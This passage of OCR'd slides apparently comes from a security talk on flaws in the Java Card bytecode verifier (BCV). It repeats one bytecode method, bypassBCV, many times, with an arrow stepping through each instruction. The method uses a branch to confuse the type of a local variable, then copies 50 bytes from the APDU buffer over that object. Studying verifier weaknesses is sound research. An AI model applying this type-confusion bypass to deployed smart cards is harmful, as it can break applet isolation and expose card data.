      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
⇒     astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
⇒     astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

⇒     // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

⇒     // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
⇒     ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
  L1: aload_3   // LocalArray
⇒     sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
  L1: aload_3   // LocalArray
⇒     sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
⇒     aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
⇒     aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
⇒     sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
⇒     sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
⇒     sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
⇒     sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



